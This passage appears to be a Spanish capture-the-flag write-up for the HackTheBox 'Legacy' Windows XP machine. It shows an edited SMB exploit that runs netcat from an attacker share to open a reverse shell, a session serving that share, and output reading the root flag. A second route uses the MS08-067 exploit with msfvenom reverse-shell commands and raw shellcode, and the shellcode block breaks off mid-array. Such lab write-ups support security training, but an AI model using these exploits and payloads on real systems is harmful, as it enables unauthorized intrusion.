└─$ rlwrap nc -lvpn 123
invalid local port n

┌──(kali㉿kali)-[~/machineshtb/Legacy]
└─$ rlwrap nc -lnvp 123
listening on [any] 123 ...
```

edito el zzz para que descargue netcat y lo ejecute
\10.10.14.4\carpeta\nc.exe -e cmd 10.10.14.4 123




```
        #smbConn.disconnectTree(tid2)

        #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
        service_exec(conn, r'cmd /c \\10.10.14.4\carpeta\nc.exe -e cmd 10.10.14.4 123')
        #service_exec(conn, r'cmd /c ping 10.10.14.4')
        # Note: there are many methods to get shell over SMB admin session
        # a simple method to get shell (but easily to be detected by AV) is
        # executing binary generated by "msfvenom -f exe-service ..."

f smb_send_file(smbConn, localSrc, remoteDrive, remotePath):
```

obviamente aquí comento todo lo que no necesitamos de la función y solo dejo lo requerido
levanto un smbserver
impacket-smbserver carpeta .




```
┌──(kali㉿kali)-[~/machineshtb/Legacy]
└─$ impacket-smbserver carpeta .
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

ejecuto
y tenemos acceso



```
┌──(kali㉿kali)-[~/machineshtb/Legacy]
└─$ rlwrap nc -lnvp 123
listening on [any] 123 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.4] 1037
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>
```


Como el comando whoami en xp no existe vamos directamente a la ruta de usuarios buscamos en internet donde están las rutas de los usuarios



Se muestran resultados de ***users*** in windows xp path
Buscar, en cambio, usuers in windows xp path

Typical folder paths for different versions of Windows


Canonical folder	2000/XP/2003
Users	C:\Documents and Settings
Users\All Users (XP)	C:\Documents and Settings\All Users
Users\Current User	C:\Documents and Settings\User name
Users\Public	C:\Documents and Settings\All Users



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>
```

MS08-067

Otra forma de obtener acceso a la máquina es con la vulnerabilidad MS08-067, busco en internet que exploit existe




GitHub
https://github.com › andyacer › m... · Traducir esta página

MS08_067 Python Exploit Script - Updated 2018

This is an updated version of the super old **MS08-067** Python exploit script. ... Installation on

sigo las instrucciones del github



Cloned and edited from this repository:
https://github.com/jivoi/pentest/

Installation on Kali


```
git clone https://github.com/andyacer/ms08_067/
```

You'll need to update Kali's Impacket version to 0_9_17

Here in 2018, Kali's package management is on an old version of Impacket. Here's the steps on how to fix it:


```
git clone --branch impacket_0_9_17 --single-branch https://github.com/CoreSecurity/impacket/
cd impacket
pip install .
```

ahora ejecuto




```
┌──(entornovirtual)(kali㉿kali)-[~/machineshtb/Legacy/ms08_067]
└─$ python ms08_067_2018.py
#######################################################################
#   MS08-067 Exploit
#   This is a modified verion of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
#   The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
#   Mod in 2018 by Andy Acer:
#   - Added support for selecting a target port at the command line.
#     It seemed that only 445 was previously supported.
#   - Changed library calls to correctly establish a NetBIOS session for SMB transport
#   - Changed shellcode handling to allow for variable length shellcode. Just cut and paste
#     into this source file.
#######################################################################


Usage: ms08_067_2018.py <target ip> <os #> <Port #>

Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)
Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English (NX)
Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English (AlwaysOn NX)

Also: nmap has a good OS discovery script that pairs well with this exploit:
nmap -p 139,445 --script-args=unsafe=1 --script /usr/share/nmap/scripts/smb-os-discovery 192.168.1.1

┌──(entornovirtual)(kali㉿kali)-[~/machineshtb/Legacy/ms08_067]
└─$ 
```

y nos dice que debemos especificar el sistema operativo y aparte al abrir el exploit vemos que debemos generar una shellcode




```
#
# Example msfvenom commands to generate shellcode:
# msfvenom -p windows/shell_bind_tcp RHOST=10.11.1.229 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=62000 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows

# Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
"\x0e\x80\x49\xda\xe1\x83\xee\xfc\xe2\xf4\x7c\xa1\x58\xe1"
"\x80\x49\xba\x68\x65\x78\x1a\x85\x0b\x19\xea\x6a\xd2\x45"
"\x51\xb3\x94\xc2\xa8\xc9\x8f\xfe\x90\xc7\xb1\xb6\x76\xdd"
"\xe1\x35\xd8\xcd\xa0\x88\x15\xec\x81\x8e\x38\x13\xd2\x1e"
"\x51\xb3\x90\xc2\x90\xdd\x0b\x05\xcb\x99\x63\x01\xdb\x30"
"\xd1\xc2\x83\xc1\x81\x9a\x51\xa8\x98\xaa\xe0\xa8\x0b\x7d"
"\x51\xe0\x56\x78\x25\x4d\x41\x86\xd7\xe0\x47\x71\x3a\x94"
"\x76\x4a\xa7\x19\xbb\x34\xfe\x94\x64\x11\x51\xb9\xa4\x48"
"\x09\x87\x0b\x45\x91\x6a\xd8\x55\xdb\x32\x0b\x4d\x51\xe0"
"\x50\xc0\x9e\xc5\xa4\x12\x81\x80\xd9\x13\x8b\x1e\x60\x16"
"\x85\xbb\x0b\x5b\x31\x6c\xdd\x21\xe9\xd3\x80\x49\xb2\x96"
"\xf3\x7b\x85\xb5\xe8\x05\xad\xc7\x87\xb6\x0f\x59\x10\x48"
"\xda\xe1\xa9\x8d\x8e\xb1\xe8\x60\x5a\x8a\x80\xb6\x0f\xb1"
"\xd0\x19\x8a\xa1\xd0\x09\x8a\x89\x6a\x46\x05\x01\x7f\x9c"
"\x4d\x8b\x85\x21\xd0\xeb\x8e\x4d\xb2\xe3\x80\x49\xa1\x68"
"\x66\x23\xca\xb7\xd7\x21\x43\x44\xf4\x28\x25\x34\x05\x89"
"\xae\xed\x7f\x07\xd2\x94\x6c\x21\x2a\x54\x22\x1f\x25\x34"
"\xe8\x2a\xb7\x85\x80\xc0\x39\xb6\xd7\x1e\xeb\x17\xea\x5b"
"\x83\xb7\x62\xb4\xbc\x26\xc4\x6d\xe6\xe0\x81\xc4\x9e\xc5"
"\x90\x8f\xda\xa5\xd4\x19\x8c\xb7\xd6\x0f\x8c\xaf\xd6\x1f"
"\x89\xb7\xe8\x30\x16\xde\x06\xb6\x0f\x68\x60\x07\x8c\xa7"
"\x7f\x79\xb2\xe9\x07\x54\xba\x1e\x55\xf2\x3a\xfc\xaa\x43"
"\xb2\x47\x15\xf4\x47\x1e\x55\x75\xdc\x9d\x8a\xc9\x21\x01"
"\xf5\x4c\x61\xa6\x93\x3b\xb5\x8b\x80\x1a\x25\x34"
)
```

también nos da algunos ejemplos de shell code para ello utilizamos el tercero modificamos la ip y el port
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=123 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
copio el shellcode y lo pego en el script obviamente sin el; de al final




```
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of c file: 1491 bytes
unsigned char buf[] =
"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
"\x0e\xb7\xc8\x9b\xc0\x83\xee\xfc\xe2\xf4\x4b\x20\x19\xc0"
"\xb7\xc8\xfb\x49\x52\xf9\x5b\xa4\x3c\x98\xab\x4b\xe5\xc4"
"\x10\x92\xa3\x43\xe9\xe8\xb8\x7f\xd1\xe6\x86\x37\x37\xfc"
"\xd6\xb4\x99\xec\x97\x09\x54\xcd\xb6\x0f\x79\x32\xe5\x9f"
"\x10\x92\xa7\x43\xd1\xfc\x3c\x84\x8a\xb8\x54\x80\x9a\x11"
"\xe6\x43\xc2\xe0\xb6\x1b\x10\x89\xaf\x2b\xa1\x89\x3c\xfc"
